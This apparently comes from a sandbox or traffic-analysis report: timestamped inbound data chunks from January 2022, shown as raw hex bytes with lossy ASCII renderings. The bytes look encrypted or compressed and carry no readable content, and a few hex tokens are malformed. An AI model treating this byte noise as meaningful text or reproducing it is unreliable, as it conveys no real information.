2022-01-27 04:13:04 UTC	814	IN	Data Raw: 76 92 f6 0b f7 e8 cc fe 74 2e c5 6d 91 3a bd 6e d3 fa 73 7d 18 14 8f 5c 14 3b f0 65 7c 88 3f 72 cd 6f e1 2f 02 c5 b2 eb da f4 a9 ff ec a8 0b df dd 20 75 86 47 98 dc eb 98 ad 8b 83 9e 43 aa c8 64 4b c4 1b 29 b3 fc 59 6d 1a d2 59 11 a7 32 0d c8 c2 53 44 2a c2 52 c7 62 b6 fc c4 2a 7b c8 12 3c ea 23 c2 b1 0c 3f f5 c3 5a f0 e8 4c 2a 63 c8 08 7c 2e ba ef a4 06 25 41 9c d4 1b c7 12 b9 27 25 c7 37 75 0e 16 70 f3 a4 78 12 d1 08 3e 59 07 e6 8d 0f ed 0f af 27 81 34 3b 8b 2b cd 21 14 19 15 e9 64 a5 54 cf 23 3c 18 93 73 e1 39 ae 04 1d fc 53 47 b7 51 76 6a ea fe 0c cf c0 8f a5 57 52 0f d5 c3 37 0a 8f dd fa 9f e3 0a a6 5e c0 bf ab 9a 59 28 d7 39 fe 65 17 81 ab bd 56 da 91 84 39 55 b1 a3 46 36 bb 82 43 d5 10 09 e0 11 a0 85 5b 04 71 1c f5 74 cf 9a 5b 5e 34 88 05 2e be Data Ascii: vt.m:ns ;e ?ro/ uGCdK)YmY2SD*!b*{<#?ZL*c .}%A'%7upx>Y'4;+!dT<s9SGQv]WR7^Y(9eV9UF6C[qt['4.
2022-01-27 04:13:04 UTC	818	IN	Data Raw: ad d2 ac d7 58 e2 58 e5 a6 d9 3a b4 36 97 cc 3f 7e c6 23 c3 9a 22 ef 55 8f 4d 6c b1 0d f9 13 ca 2b 6c c3 11 77 61 66 64 30 61 89 1e 0c 47 10 30 ec a2 b4 c0 fd 57 9b ac 12 fc 8b 89 a1 c4 ab 6d ac ce 38 79 56 65 d4 b7 36 ae 1d 22 50 4e 7e dc c5 f1 f8 46 f3 6f 8a 0d a8 a5 8a 5e 49 37 58 fe 62 88 29 dc a7 b1 a5 0b c7 92 6d 58 d8 8f 02 59 62 46 e5 a5 b7 c3 24 e6 f3 00 d9 ca 1d cd 63 fc 0a 17 0d 35 ac 38 83 ed 6b 6a 9d a2 9e 1a f1 a8 71 a7 f9 5f 08 c5 f9 54 a8 80 42 30 75 70 29 a9 5c 62 77 02 34 21 ee 29 fd 96 84 47 8d 50 ee 8c a8 03 5a 52 0f ed 97 26 ed de 8c af 3f bb 77 ca 80 fa f3 08 1e 37 89 36 63 c8 2b b1 e6 d8 90 c2 cf e4 8a 44 3c 55 2b 2a b1 7f b2 23 78 ef 61 62 73 fe 9a de d7 d6 75 24 b7 eb dc 0d 17 71 ba 55 14 4a 86 22 2a 92 23 ca c7 50 f2 f8 8e 00 5c Data Ascii: XX:6?~#"UMI+lwafd0aG0Wm8yVe6"PN-Fo^!7Xb)mXYbF\$58kjq_TB0up)bw4{)GPZR&?w76c+D< U+*#xabsu\$qUJ"*#P\
2022-01-27 04:13:04 UTC	821	IN	Data Raw: 51 82 e1 1a 7a c5 09 e7 11 b7 50 23 81 01 e8 29 96 06 b0 9d 8e b6 98 9f c0 d8 7d 0a cc 1e d5 97 3e 3b 17 74 ff 2f 03 61 6b 54 99 30 5d 6b b4 bc 27 07 95 21 9c 22 e2 97 fd 82 13 e1 bc cb 71 ba bf 39 25 08 06 b3 70 53 3c 6d d3 32 5f 6b 3e 31 02 a3 c3 27 9d 2f df ca c5 f7 37 03 51 ad 3f c1 a2 f4 c0 ca 0d 47 64 24 f2 c2 f3 31 93 8b 57 a8 b6 30 d2 ee 0f 53 d7 ca e2 01 77 13 97 29 62 0a 50 b6 66 c7 14 f3 2c bb bf 01 26 cf 32 4a 63 f3 83 58 bb b8 3f 6f 3b b5 e8 0c ce b2 ac e4 8b f1 98 7c b8 3f 68 a0 cf b5 66 8c 52 9b c1 d1 47 eb fb bb 70 94 8d 46 5e ee 0d b9 19 c2 c6 41 5f da 96 e2 06 8e 3a ad ac a0 5a 95 61 fb 9a 1d 16 85 a8 d1 6f ee b7 6c 38 65 78 12 51 8e 84 05 ce ef 5c 21 58 9c 5a de dc 6f 5c 9d 7b 50 19 0f e7 f7 73 05 7b 19 4f fa 94 ae 80 ef c3 04 4c 83 Data Ascii: QzP#>);/akT0]k"!q9%pS<m2_k>1/7Q?Gd\$1W0Sw)bpF,&2JcXo?;?hfRGpF^A_~Zaol8exQ!XZo[Ps{OL

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	862	IN	Data Raw: 2e a1 39 e8 7a ad 98 01 13 76 40 cf 8c d2 39 4a 33 99 ee f5 62 7c d6 19 fb e1 29 36 93 71 e5 a1 3c cb ea 97 1b 5c 25 e8 cf 55 ba fb ce 28 c2 79 cd 55 5d af 05 99 0b 36 59 23 4f d7 e6 73 93 94 d1 e1 f1 58 93 39 3b 83 a3 67 ef 92 58 68 a6 f3 be d5 ec 3a 8e 55 31 43 27 97 29 2f 98 96 39 29 b7 6c 6c 13 40 f3 39 9c 01 79 88 fc ee b3 8f 5c 24 ee 97 bc dd f4 be c7 0e 1a e4 ba ac 98 be 42 19 22 09 9e f8 19 50 e0 cd 22 c3 48 59 d1 16 74 7a 0c d4 22 b6 a9 be 0d d1 ee c7 c7 ee b7 58 b2 db bf 41 17 96 60 f0 a5 9e 6f 2c 93 35 4e 9a 4b aa 41 39 ae 2c 5a a8 4a 67 00 e4 75 94 0b 01 6a dd fb 51 e4 c2 ed c2 fd 3a 49 60 56 7f 29 82 e2 d1 07 bc 62 d9 2f 7c 55 67 83 25 b6 f7 df e3 8d 91 36 4d a8 8f 38 24 75 83 89 6b a7 2a 5b a6 d6 e4 b0 e3 2e 36 b8 a1 6f 6e 2a d4 62 b9 15 7f Data Ascii: .9zv@9J3bJ)6q<%(uYUjY6Y#OsX9;gXh:U1C')/9)lI@9y\$B"P"HYtz"XA`o,5NKA9,ZJgujQ:!\`V)b/Ug%6M8\$uk*[.6on*b
2022-01-27 04:13:04 UTC	866	IN	Data Raw: c6 62 c2 db a6 3d 6f 3b 3b 2c 58 66 b7 d2 9e f2 61 40 bc ac 58 29 9f 10 eb c0 42 8b 81 7a 8f b1 6e 09 ed 77 c4 1b c4 05 a8 f4 14 7f 99 70 00 65 f4 e7 57 17 67 75 c4 fa 1c 75 e8 ed b0 f4 84 64 9a 57 b1 85 a5 f4 af 65 8d 8d 0c 4c 33 fc 95 b8 5f 40 c8 be ea 05 2a 24 73 1e 40 d3 8d 06 6c 4f bd 4f d2 b3 f6 14 73 cf 3d 28 69 ec a7 63 10 25 43 63 7b 61 a3 0a de cf dc 22 b2 5a 46 ca 24 81 d1 72 b8 e9 a0 a4 da af b3 e2 d3 50 9d a2 fa 74 b4 c1 30 52 88 c0 f6 ac ff 8d 77 69 3b 72 ef a3 62 6e b8 9f 91 92 71 cc 91 55 0e 9a 3b 77 70 30 74 13 99 1b b8 93 29 6d b9 cd a0 86 be 5c f6 ec cc 6f 1f a3 09 5c 08 d0 5c ae 47 78 63 5d 6d 16 f8 00 18 66 fa c4 e5 de 37 1b c3 e4 0c 0e a8 d0 6b c9 54 8d db 4b 50 25 67 ba 5b 07 09 5a a5 a5 47 0f 97 55 89 94 b5 40 c7 2a 81 06 ea 9d 47 Data Ascii: b=o;;Xfa@X)BznwpeWguudWeL3_@*\$s@!OoO=(ic%Cc{a"ZF\$#rPtORwi;rbnqU;wp0t)m\o\Gxc]mf7kTKP%g[ZGU@*G
2022-01-27 04:13:04 UTC	870	IN	Data Raw: 35 56 9a b4 08 b4 f5 fc 51 b4 0e f0 4a f7 d1 57 c1 f0 8b 65 20 7c c4 0e 4b d7 26 83 55 0e 47 96 10 b6 b8 8f 83 a5 17 e6 ef c7 92 57 bf 71 0a 2a 0f 95 4d b5 27 86 c9 53 71 18 98 75 2a a5 44 64 58 76 7e 06 d8 af 3e c9 ab c5 57 2b d0 ab a0 21 e5 66 db 67 b6 09 3a 01 18 24 d7 d1 6f 70 bb 81 d5 77 7d c1 6d 13 28 80 9d 13 0a ae c0 09 59 e3 12 93 a4 0a 48 5d a7 9a 52 df 39 a8 11 55 79 e7 d1 21 11 89 fa e5 5a e4 29 06 cc c9 eb 8b 1f da 2c 0e 3b e3 04 4b a0 08 32 4f e4 57 4c 2b e3 d9 64 0a 06 8b fd fa 13 78 e2 86 1f ca c8 15 de af a5 1c 17 68 e6 49 b0 d4 f2 98 da b6 8d 99 1b 4a f5 ac 59 37 a3 8f b1 c0 50 ee c7 93 80 8d 06 2d a0 55 b3 98 08 ed 5b 55 d9 af c3 33 4b 0f 30 6f bf ba c6 cf 4c 3e 48 ff 68 f3 7a 74 5a 3b 5d f3 a4 84 5e 2d c1 4a 47 6e 94 1a 19 3c 8f 69 65 Data Ascii: 5VQJWWe K&UGWq*M"Squ*DdXv~>W+!fg:\$opw]m(YH)R9Uy!Z);K2OWL+dxhIJY7P-U[U3K0oL>HczTZ:]^JGn<ie
2022-01-27 04:13:04 UTC	874	IN	Data Raw: b9 39 a2 6f 00 ff 0a 34 48 36 19 3c 4d bd de 47 51 fd 68 11 f9 6f 24 01 fe 94 6b 10 5e 19 c7 ed cc cf 67 f5 81 82 79 5f 97 8b 9c fd d6 3f 97 93 48 38 04 29 c5 42 be f0 0d e6 6b ba 29 a0 1c e2 79 36 27 35 38 39 e4 0c 02 6f 77 6b 8f c1 cb 9a 0b 50 60 e4 bd 44 d6 60 c9 0d 95 5a 07 a4 fe e2 38 35 d5 4d 71 02 cb 5b 5d 7b 96 79 3c 17 ed 1f a5 69 ab ab b3 5d 10 eb ec e5 be b7 9e e7 1a ad a8 34 9c 36 22 e1 88 5f 1c 25 e7 f4 18 6b 4f 4c 4c 3f 45 43 e3 21 0b 38 0a 98 0b c5 b2 54 90 06 3e 32 74 06 f4 05 1a 25 f9 b5 bf 5b 61 5e 5e 19 d3 dd 92 cd c6 48 23 ca fd 5b c5 42 83 5f 82 ce 93 27 69 b0 3c 3b 80 5d 42 be 6f 90 d6 f5 3e 68 60 da 19 3d dd 46 ea ef b9 0f d4 22 ae e8 ae 0f 0b 19 3f d9 ec a3 e8 0d aa 36 ea 8d 38 74 40 b6 a7 78 77 96 af b9 1f 96 21 85 b5 9f 42 37 bf Data Ascii: 9o4H6<MGQhok\$*gy_?H8)Bk)jy6'589owkP'D'Z85Mq[[{y<i]46"_%kOLL?EC!8T>2t%{a^^H#f[B_!c;]Bo>h="F"?68t@xw!B7
2022-01-27 04:13:04 UTC	878	IN	Data Raw: 6d 95 53 da b5 be 07 6d ea 49 37 a7 d7 41 86 c5 2d eb 78 f9 66 bb 65 42 b5 96 c0 4b 62 97 fa e1 ea 5d 72 c2 25 b1 08 07 a7 2f af 2f 2a dc 57 19 a0 78 1c 95 49 cd e6 c6 01 02 14 ec 5f db 4f 4a 39 fa 5f 14 52 a8 d0 31 7e 7a 13 c2 fa 83 4e 6d 79 36 9d b9 88 a6 f1 ca 94 68 67 19 1d 49 8f 28 76 3d 22 60 3a 90 cc 5f a5 f8 e9 5f 4b c8 29 3d 2f f5 70 97 43 4c 29 39 48 1e 1d 96 6a d3 22 af e9 95 8f 36 22 25 ef 30 dd dd 4e c1 cf a2 f7 c5 1e 80 a6 2f 2f 27 58 70 67 80 14 df e0 08 bf 66 a9 ab a9 9e 4e 94 97 30 55 d5 03 6c 89 b0 c5 17 08 fc 11 bd 12 7f 98 31 17 43 09 fa 3f 25 a1 79 51 84 ff 37 5c 11 c6 b4 9c 9a 3a e8 3a ec 01 04 cd 2f 07 55 18 81 e1 a1 6a c6 7d 4f ec 43 68 0b 15 52 ce d3 2e c4 44 65 93 7a 35 9e b0 bf 0c f5 3f 3e cf 77 fb c2 f2 99 c3 c0 bb 04 08 91 99 Data Ascii: mSml7A-xfeBKbJr%!/ \$WxI_OJ9_R1-zNmy6hgl(v="":_K)=pCL)9Hj"6""%0N!/"Xpgf0UIlC?%yQ7!:/Uj)OChR.Dez5?>w
2022-01-27 04:13:04 UTC	882	IN	Data Raw: ec 9c af 5d 6f 53 e5 9d 31 16 d1 c8 b8 0e 54 c8 22 1d e2 97 ef 4b eb ad f0 c4 e0 7b a0 1f 58 f0 8d 17 52 94 c2 56 b9 2d 41 90 22 30 dd f7 fa 77 5a 92 de 8f 7a 87 b9 74 7d 28 0d 41 0a 4c 7a 9a 17 13 85 e0 64 42 6f 1a ff 25 fc 71 c1 a9 d9 cd 95 8f bf 05 94 0a 98 97 c1 b2 d0 84 97 17 90 03 0e 46 be 25 88 97 2e 38 14 dd 29 cf 73 39 dd 00 0e e9 12 8c 2b 37 12 24 b4 00 36 72 f2 a1 13 b9 c8 6f 9b 49 1f e8 f2 e2 6f 1b b8 76 6e 9b 64 d6 e8 c3 51 a0 19 06 ab 33 c5 84 1d 99 f0 d1 33 bb 2e c2 19 5d f4 49 48 d7 45 b8 4d e0 38 cf 21 4b 31 86 b9 b1 4f 73 cd 34 b4 0d e0 ba a1 ec 86 ea 12 87 53 82 53 96 be 20 01 77 e8 b8 72 00 10 11 18 ef c5 8b c6 32 38 2b 99 3b 94 5b 72 dc e5 f9 69 58 17 90 3e 91 5d a5 91 02 ca 98 48 e9 c4 b5 69 46 fc 24 55 01 d0 bf 87 9c 3b 7a de 0b 15 Data Ascii: JoS1T"K[XRV-A"0wZzt](ALzdBo%qF%.8)s9+7\$6rolovndQ33.JIHEM8!K1OsSS wr28+;[riX>]HiF\$U;z
2022-01-27 04:13:04 UTC	885	IN	Data Raw: 5c a3 07 e5 22 c3 be 6d c9 fc 7b 75 71 98 3c 3d 76 41 9a e3 c2 66 a3 ff 56 95 2d 6c 08 c1 c5 c1 98 65 a8 d2 51 9b fd 05 1d 84 b6 e1 56 88 fc 13 f8 30 13 23 04 b3 88 d3 d7 2d 8d 2c 09 23 d2 c9 c2 d8 1b 6e 87 90 a4 6c 9e 8d 59 97 06 5a 8e 1f a9 07 22 58 9c 61 8f 50 9a 8a d6 52 16 5d a8 77 e0 15 00 4b fc c6 10 85 ea 4d 51 d9 0f da d5 bf ca c8 c1 f7 8d 25 66 55 04 b5 39 48 c4 d5 e6 aa 33 41 13 1d a4 7b 51 f7 69 b4 72 a0 df 1f 38 42 46 0c 4c b4 64 d3 82 63 10 ca 19 92 e6 b2 ea 50 a1 a9 ab c5 89 89 e6 4a 83 4e 98 90 e3 a7 2d 8d 39 f2 46 0b c1 18 32 e3 02 42 7e 51 00 3d ea 03 56 7f d0 ab 38 6d 32 51 bd 08 26 7f 09 3f c6 2b e6 a8 e7 c7 b1 cb 6e dd d0 7d f4 7c b3 9d 24 e9 9f 8c 53 a2 4d 8e 91 12 ba 06 8c 00 18 ab 8e b0 d1 20 88 83 6a cc ba 26 42 23 c9 41 97 85 67 Data Ascii: !"m(uq<=vA,fV-leQV0#-.#n!YZ""XaPR]wKMQ%u9H3A[Qir8BFLdcPJN-9F2B-Q=V82Q&?+n)]\$S* j&B#Ag
2022-01-27 04:13:04 UTC	889	IN	Data Raw: 8f d6 d7 1a f6 69 13 f5 6d c6 ae 9b 84 6d 63 b4 c3 ee 35 31 5c 70 c5 42 01 b1 07 7e 31 42 ca ec 89 f9 5c bc 53 ce 6d fe 30 9c 78 c5 6c 04 ea af e8 b8 21 66 44 42 a3 a1 22 14 6b e7 01 22 31 0d cc 7c 04 9a 0e d5 21 9e df 41 2e 0e 16 22 27 1c c5 79 f7 f9 bf 22 e3 dc e1 28 e7 9d 71 e8 fa 95 23 25 4e cb fa 79 d8 75 a7 3b f5 6e aa f3 52 47 2a fe dc bb 11 58 a7 2a 80 e1 88 5e ba a3 20 c9 9e 29 f1 3c da eb 47 5b 49 7d 3b c7 44 6f 4b 17 e1 ad da 5b b7 57 05 08 59 8b 5e f7 6c 8d 48 02 fc 85 05 33 cf f3 71 4d 42 cc fa 21 c3 bf 38 23 41 2f f2 11 96 41 b3 51 62 03 3a 1c a7 8f 6f b2 29 6a 20 d1 e8 2b dc bb 8 3a d1 d7 fe 0c 5e cc a2 ff e3 09 11 af 08 45 dc 53 af 15 21 30 fb 29 38 2e c2 ed 17 17 f7 35 47 c5 d5 9a c0 70 1f 6e ed f3 21 fe a7 a4 6d bd 37 21 4d a2 6b b0 6d Data Ascii: immc51\pB~1B\Sm0x!fDB"i"! A.""y"(q#%Nyu;nRG*X^")<G[];DoK[WY^!H3qMB!8#A/AQb:0)] +:~ES!0)8.5Gpn!m7!Mkm
2022-01-27 04:13:04 UTC	894	IN	Data Raw: 64 43 d9 6e f6 3f 0a 78 4d 2f eb 19 0d 55 45 77 30 2b ce b7 f6 00 3f 37 de 72 2b ff ea 7a 5f 9a e2 6c 7f 55 dd 42 92 66 79 52 18 94 88 e3 73 73 b6 3b e6 78 ef 10 38 e2 d8 3f 29 ca 01 11 df cc 9b f1 fd 2c 6b c0 3e 8e 96 c4 a7 2c 2d 62 2e 70 98 3b 84 2a f1 58 58 ff 24 ee 4f 9b 54 43 55 d1 9c dc 90 d2 cb 15 88 d6 48 8d 5e 40 a2 6d e2 b2 6d 32 8e 93 bc 90 af a7 d7 03 a5 95 22 da e6 d6 f9 f7 4d f1 3a 54 53 7a 8a f6 d0 61 06 12 d9 be 2c f6 a7 e4 77 b5 5f c8 ee 31 cf ab b7 2c 03 bc 2a 25 70 a1 bb 8f 35 7b 70 c1 3b bf 76 b9 cc aa 7a 2a 93 33 8f d7 ea 74 7d 46 71 ff 63 f8 ce 6c 06 15 a6 7d 31 f3 f2 47 92 21 6d 74 c1 c5 d4 00 f2 4f 7b d0 ab 76 bc 2a fd a2 98 ee e3 9d 3a 90 fc 70 77 95 0f b1 cb 60 32 bf b1 54 07 6a 05 d0 80 73 b8 60 98 b9 20 c6 60 c3 5d e0 7c 09 06 Data Ascii: dCn?xM/UeW0+?7r+z_JUBfyRss;x8?);>,-b.p:*XX\$OTCUH^@mm2"M:TSza,w_1,*%p5{p;vz*3t}Fqcl}1G!ImtO{v*:pw'2T]s`~]]

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	898	IN	Data Raw: 23 ed c9 72 84 a8 92 6b 74 49 18 31 1e 34 e8 45 1f 69 3a f8 63 1a f9 50 d4 ee 80 f8 7c b1 f6 ee 16 80 92 c1 38 b1 8e e8 a3 ee cf d2 1b fa 6f 0b b9 1a fd 05 a9 58 5a de 3d e3 a3 dd 87 99 d2 54 86 a2 49 57 39 2a 37 39 b0 89 ab fc d4 3e e5 b5 08 b7 49 0e a8 6b 4e 19 99 e8 02 10 85 95 86 14 72 d8 0a d3 97 d0 0c ba 00 d0 9a d9 19 52 b9 ad f4 02 19 0c ec 33 d5 d9 47 a2 17 6c a0 4e 3a ca 65 5a 57 ca 0c 62 2e 84 15 75 c2 d6 ae 6d 75 8a 89 aa 2c a0 92 f3 41 cd 83 91 f0 8b da f6 e1 8a 21 5b 8c a9 38 17 1c 02 4c c5 fe 49 5f 62 09 39 17 29 01 a2 2a 62 70 8d 98 97 b2 ff cb 97 f4 db 5f f0 f8 58 50 52 3c 7d 4f a5 21 b1 2c c4 7f 3b 49 17 03 b7 79 60 01 0d 7e 36 55 e7 59 6b 76 bc 94 09 02 82 59 20 8b 94 5f 64 91 ff 8e 98 03 8d 7f 96 10 c3 27 60 92 b0 3b 71 5d 14 dd Data Ascii: #rkll14Ei:cPj8oXZ=TIW9*79>IkNrR3GIN:eZWb.umu,A[l8Li_b9]P*+/_\XPR<}O!;,ly`~6UYkvY_d";q]
2022-01-27 04:13:04 UTC	902	IN	Data Raw: 3f 2c dc f4 d8 e8 bb ee db 6a 48 22 47 55 a9 76 27 ce de 95 18 6b 45 1c 5a c1 73 c8 68 97 ca 9a 5d 08 77 50 9d d2 83 7d f4 3f 4d 83 56 60 7f 42 00 ef 4d f1 d1 b7 80 41 b2 c4 aa 97 48 d8 a8 16 e6 d0 9f f7 6b fa ac a4 bd ba 38 65 fb 26 ef 8d 72 f7 83 81 d1 54 73 55 9e de f7 88 1b 71 b7 da 92 1a cd 2b 7c 30 cb 96 7b 98 44 a7 99 a1 db 3a 59 8c be e8 70 4f 7c d2 22 0c 42 25 0b 9a da 6f 03 9d 4e c2 82 7e e8 81 47 b3 49 5b cb 7c 00 aa 36 93 0f f4 da 4f 2d 95 ff 9e 36 9f 96 86 8e 88 2f cd 5b 7f 5d c4 ec 1d 42 11 d7 8d 2f b1 4a b5 bc 5d e1 e5 c7 dd df 5e 56 71 34 f7 79 36 df 7c 81 63 aa 15 24 f5 fb 93 e4 1d 26 16 cf 8c 83 71 c5 03 70 31 90 63 57 cd 56 35 cf c6 bf cb 71 14 bc e1 07 ff c7 62 24 99 57 91 98 18 2d 85 68 55 90 f9 9e 9c c9 e5 b9 84 86 b8 45 c8 28 aa 9e Data Ascii: ?.jH"GUVkEZshjwP?}MV`BMAHk8e&rTsUq+ 0[D:YpO]"B%oN-Gl[[6O-6/[B/J]"vQy4y6jc&\$qp1cWV5qb\$W-hUE(
2022-01-27 04:13:04 UTC	906	IN	Data Raw: 76 a5 52 35 9b f4 30 35 82 a6 28 72 48 ea 2f 74 d0 c7 2c 28 01 41 2c 82 81 42 b2 33 be 6c 53 7e 28 07 82 b0 27 f8 e3 96 d5 38 a8 9c 42 e4 64 e0 1a f0 33 ca 2e af 4b 01 21 18 a5 29 52 18 a0 81 20 49 06 b5 88 b2 dd 55 06 3c 5c 36 c2 34 63 3b 8c 3c 94 fa 25 a2 e3 7b 13 56 27 38 6b 44 9f 41 8d 01 d7 dd 2e e5 b5 9a 0f 9b ae 8a ac 68 87 c9 d1 93 86 0d 3f 0c f0 59 3c 3d c3 30 a9 7b 2e fb 1c ce 90 d9 ff be 14 2c e3 06 1c 43 a7 c8 23 b2 fe 2f ae 1f 3c 79 5f 87 fb 93 1d 1d f7 15 cd 3e ac 0d fb 58 54 9c ff 7b 6f 3d bc 82 1a 07 ee 8f d7 0f f2 18 eb 9d b8 d1 eb 23 58 91 b4 40 12 02 42 c5 64 ec 36 50 78 2c 37 e1 54 83 6d 91 7c 24 e8 04 dd 9d 9b 0b d5 56 d3 23 fd 4a ce 83 66 f5 49 d8 ce 13 7b c9 de 5b d9 a8 a7 59 2c 9c 7a 03 72 52 b5 99 b9 d3 1e 56 af 9c 44 77 d5 d9 95 Data Ascii: vR505(rH/t,(A,B3IS~(8Bd3.K!)R IU<l64c;<%[V8kDA.h?Y<=0{.,C#/<y_>XT[o=#X@Bd6Px,7Tm]\$V#Jf l{[Y,zrRVDw
2022-01-27 04:13:04 UTC	910	IN	Data Raw: 8d 43 90 d6 97 d6 fa 1a 81 84 03 d8 e5 db b2 ed d9 b6 db 04 84 95 4a bf a2 ea 05 1c 17 98 b5 54 e6 67 5e a2 d9 cd e2 b8 71 15 6d 74 7d af d2 0e b1 be b7 24 a8 52 6a 12 9b 2a 04 4b 57 94 ff 1e cc 9f e6 d0 13 7a e9 71 06 0b 2a 6d 89 22 3a 4d c3 a7 2c 1e ea 32 1a b7 d6 2c d0 30 1b d1 95 90 f5 2f 7c 67 40 1c e5 46 50 17 2c 88 c0 f9 3f c2 c4 83 5f 22 1e 2f 3d 07 74 23 b6 52 6e 1c d9 4a 48 51 15 2e e7 56 d9 d5 45 1a 12 c9 c3 e2 8f 3b 54 e7 d4 ad c0 0a 3c 88 f9 1e 3e 1a b1 70 7c 45 ee 73 af 69 dc 7d 0b 66 b1 08 d6 4f 0f 25 ce 73 da 48 41 17 2f ed c6 db 1c a1 08 de 80 67 3e 33 e5 17 96 a9 dd 9a ee 63 fe 9c 64 74 0c ef 19 eb a3 39 b7 25 f7 70 b8 52 1b 90 c9 29 d7 c5 f6 e6 3a 68 37 f3 61 d4 94 8d a2 44 6e 6d ab fb eb 30 b0 0b 45 ba 0b b6 42 da b1 c3 b1 5d 4c ce a3 Data Ascii: CJTg"qm{f\$Rj*KWzq"m";M,2,0/[g@FP,?_"!/=t#RnJHQ.VE;T<?p[esj]fO%eSHA/g>3cdt9%pR):h7aDnm0EBjL
2022-01-27 04:13:04 UTC	914	IN	Data Raw: 41 fc 55 77 a8 f9 39 e1 89 f0 2b 9e 6b ec c7 b5 ca 53 cc ec 6c 80 f3 10 eb 4d 73 16 db 54 b7 71 a4 4b 60 3b e2 0c d6 87 51 e4 e5 8e 66 c6 9e 43 ce 6b cb c7 9e 63 92 6a dc 37 b8 94 80 0b 94 92 57 8d 91 14 94 93 47 d6 f3 84 bc 99 49 bc 36 99 e0 a8 4c 8f 35 e2 8d fb 2a 8a cf a5 62 ec 6c a2 08 d4 94 f2 ae 55 ab f1 ab b4 58 42 d3 2c a9 19 7f 6b 09 f4 45 b3 10 30 d1 e7 4e 4a 73 b5 88 ad 03 d5 85 f7 85 6f 44 df 15 f8 91 23 b0 45 48 56 13 ab 2d ec 5c 93 95 28 7d e0 06 f8 f7 87 39 8f aa 74 c4 a1 84 0e 52 db eb 22 02 23 c1 e2 d2 17 3c 09 52 95 d8 17 57 e4 c2 66 43 5f 2e 23 25 76 2d 53 f4 27 33 03 99 22 61 92 cc cc 0c 5d 13 95 6f 8c c9 ed e7 14 4f d8 df c5 53 a1 11 b5 a6 54 b8 2b 5c e9 30 46 c1 e6 83 8d b2 40 aa 8a 78 e8 52 c9 ed e3 d3 2b e3 95 a6 8b 70 28 5a fb 2b Data Ascii: AUw9+kSImTqK";QfCkcj7WGI6L5*bIUXB,kEONJsoD#EHV-\()9tr#"<RWfC_#%6v-S3"a]oOST+\0F@xR+p(Z+
2022-01-27 04:13:04 UTC	917	IN	Data Raw: 58 40 22 c0 73 0c 4c 72 8e 3c 26 b5 23 b2 cf 61 00 93 e0 c4 09 86 bc 75 ca 70 85 43 71 ea dc 06 a7 35 c0 2e 2b 94 7c 1c 43 c3 6b 0d a5 16 77 a3 23 6f 5a 9f 74 78 ae 5a e3 7c 80 c9 71 c0 80 07 5c 8a 27 7a f9 f5 bb 56 e6 04 b9 cf 9f 5d 22 c1 b2 15 90 dd 76 4d 9b 11 38 f6 01 a9 20 55 3a e4 5d 15 fd 49 95 f3 87 42 04 5e 21 0f 20 b1 ac bd 09 d9 55 35 84 d1 ed bf ad 70 2e 2c 2d d0 24 f9 6d f2 99 19 57 ca 79 96 1d 79 0d 14 fd 13 36 37 d6 9d 86 fe fd 89 1c 84 0c 05 fb 39 7c ca c3 18 23 92 25 42 c9 1d 51 89 a7 56 f2 aa 9c 3f c2 1f 44 98 ee b3 85 e7 c0 95 84 3a f7 aa 35 9b 5b c2 4b 1c 62 f3 38 f 49 b3 e7 be 26 aa c4 d1 f9 47 e1 92 91 14 a5 1b 51 83 5f bc 32 d7 27 97 d5 11 49 43 b3 93 a2 d0 54 d9 75 94 e2 29 92 4b 74 90 50 98 05 39 07 70 a4 d3 ce 23 ed 3e 92 ef 0a Data Ascii: X@@"sLr<&#aupCq5.+jCkw#oZtxZ[q'vZ]"vM8 U:]IB^! U5p.,-\$mWyy679j##%BQV?D:5[Kb3l&GQ_2'ICTu)K tP9p#>
2022-01-27 04:13:04 UTC	921	IN	Data Raw: 19 1f 59 a1 ea 15 0f 7e 51 9b 01 88 17 a3 6b ce e1 33 3a 78 89 00 08 fd 08 21 8b aa 25 d6 ce 49 7b ed 55 29 1a 84 76 0f bd 51 c9 a3 45 0d 17 95 60 df d4 bd 11 09 07 8f db 26 bf fb 9f c1 0d c8 32 a3 9a 43 c6 0a f8 96 9d b8 01 47 2d 79 ab 69 cc 19 1d 68 e5 a1 f5 97 df d4 47 ef 07 4d 5c aa e9 3f 08 90 95 ea 3e f0 97 d2 77 8d 17 92 1c 56 04 19 d7 f8 9a 6c e5 7e 55 d4 b0 db df af 2f ca 94 c6 8f f5 72 73 a4 14 34 f5 6a ed 3a 25 5d 57 b6 2d 09 89 3c 17 7b 16 8f 91 84 29 9a 30 38 74 93 50 f4 0f 6f f7 38 aa 87 24 1c fb 25 b8 b4 f6 82 85 d8 74 0d 78 0a dc 13 e7 71 49 32 3b 15 ef 68 ad e7 57 b1 2b a0 f5 bf 9d c3 b8 c8 06 28 79 24 e7 32 66 63 e9 91 85 74 b0 88 dd c0 7c 88 ea 6b ae 70 e9 11 4b 2a c2 5e 64 21 08 13 c0 1a 70 90 0d 30 b8 fd cb 02 a1 c1 f7 c1 fe fe c5 Data Ascii: Y~Qk3:x!%l{UjvQE`&2CG-yihGM!?>wwVl-U/rs4j:}g]WcJ08tPo8\$%txql2;hW+(y\$2fct[kpK**d!p0
2022-01-27 04:13:04 UTC	926	IN	Data Raw: 16 a2 8d ff 52 0c c7 4b a3 c6 e8 17 54 fa cd 31 ea 78 c8 d4 c3 9c e2 99 ec 92 ad a3 77 68 64 f5 36 07 51 c3 80 c4 dd 33 07 a0 1b 85 3a f4 eb 3b 99 96 c2 d5 cd 71 59 d2 e5 24 a4 bf 49 a0 72 55 26 fe f9 f8 cf e5 9a bd 9a 08 c0 3d 7a d2 06 3c 50 fe 3e 69 5f 1c e1 e1 a8 39 a7 d7 4c 89 80 90 bd fc fa 81 9d d6 66 e9 fe ae 44 fd a6 20 0d e2 6b 00 2c 24 52 10 91 b1 ce 03 e0 25 d2 33 f5 f2 44 1d 5b 29 33 d6 8a a5 c4 1f aa 26 9c eb 74 1d bf 22 f4 69 14 84 d3 e9 fa 8a ac 45 db bb f0 70 a5 19 95 d0 6c 8c 93 2d 1d dd 06 60 22 88 5b 2b 35 9d a5 47 bb 98 f4 91 aa d8 d4 10 e8 4a 88 7f 15 4c ca df f0 07 f9 ef 6b 34 3f 9f f2 5f a6 98 46 d3 ed 68 60 d4 36 91 d6 6e b3 d8 b7 2c 11 c6 b7 a8 8d a9 75 31 d4 f8 cf 5e e3 d3 7b c6 b8 d1 75 e3 5d c4 34 a8 36 77 d9 2c df c5 04 c0 71 Data Ascii: 